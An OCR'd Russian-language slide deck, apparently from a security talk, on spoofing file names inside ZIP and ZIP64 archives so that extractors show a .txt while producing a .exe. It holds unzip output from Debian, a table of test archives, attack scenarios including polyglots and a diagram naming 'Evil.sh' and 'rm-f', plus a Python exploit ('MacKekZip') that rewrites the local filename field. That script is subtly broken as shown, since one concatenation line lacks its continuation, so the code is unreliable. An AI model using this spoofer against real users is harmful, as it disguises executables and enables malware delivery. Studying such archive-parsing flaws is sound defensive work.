





Распаковка в Windows










Распаковка в Debian

```
mai@mail:/mnt/hgfs/Новая папка/zip_2_test$ cd ../zip_1_test && unzip zip_1_t
Archive:  zip_1_test_txt.zip
test.exe:  mismatching "local" filename (test.txt),
         continuing with "central" filename version
 extracting: test.exe
mai@mail:/mnt/hgfs/Новая папка/zip_1_test$ cd ../zip_1_test_2 && unzip zip_1
Archive:  zip_1_test_txt2.zip
test.txt:  mismatching "local" filename (test.exe),
         continuing with "central" filename version
 extracting: test.txt
mai@mail:/mnt/hgfs/Новая папка/zip_1_test_2$ cd ../zip_2_test && unmai@mail:
я папка/zip_1_test_2$ cd ../zip_2_test && unzip zip_2_test.txt.zip
Archive:  zip_2_test.txt.zip
test.exe:  mismatching "local" filename (test.txt),
         continuing with "central" filename version
  inflating: test.exe
replace __MACOSX/._test.txt? [y]es, [n]o, [A]ll, [N]one, [r]ename: n
mai@mail:/mnt/hgfs/Новая папка/zip_2_test$ cd ../zip_2_test_2 && unzip zip_2
Archive:  zip_2_test2.txt.zip
test.txt:  mismatching "local" filename (test.exe),
         continuing with "central" filename version
  inflating: test.txt
```

Распаковка в macOS



Не вижу уязвимость

Zip_1_test_1

Подмена в dir entry

ZIP 1

Zip_1_test_2

Подмена в file record

ZIP 1

Zip_2_test_1

Подмена в dir entry

ZIP 64

Zip_2_test_2

Подмена в file record

ZIP 64

Вижу уязвимость!

Zip_1_test_1


Подмена в dir entry txt

ZIP 1

Zip_1_test_2

Подмена в file record exe

ZIP 1



Zip_2_test_1


Подмена в dir entry txt

ZIP 64


Zip_2_test_2

Подмена в file record exe

ZIP 64


CHECKER
SHARE
Zip.zip
File.txt
Zip.zip
Evil.sh
rm-f
Zip.zip
File.txt
Zip.zip
Evil.sh
Doc.zip
Doc.docx
To save
Zip.zip
File.txt

Система хранения



Пишем эксплойт

MacKekZip

https://github.com/V1ru55Z/MacKekZip

```
archive = sys.argv[1]
new_name = sys.argv[2]

with open(archive, 'rb') as source:
        archive_source = source.read()

name_len = struct.unpack("h", archive_source[26:28])[0]
dir_len = struct.unpack("i", archive_source[-6:-2])[0]
new_name_len = int(len(new_name))

new_archive = archive_source[:26] + \
                        struct.pack('h', new_name_len) + \
                        archive_source[28:30] + \
                        bytes(new_name.encode("utf-8")) + \
                        archive_source[30+name_len:-6] + \
                        struct.pack('i', dir_len + new_name_len - name_len)
                        archive_source[-2:]

with open("./kek.zip", "wb") as dest:
        dest.write(new_archive)
```

Сценарии атак

СЦЕНАРИИ

Другое расширение файла

Неполиткорректное название

Полиглоты

Второй файл с опасными зависимостями

Новая бага, о которой никто не знал?

0-day, ахаха, наканецта!

Новая бага, о которой никто не знал?

4370-day, ахаха, наканецта!

https://www.exploit-db.com/exploits/32752

https://securityaffairs.co/wordpress/23623/hacking/winrar-zero-day.html

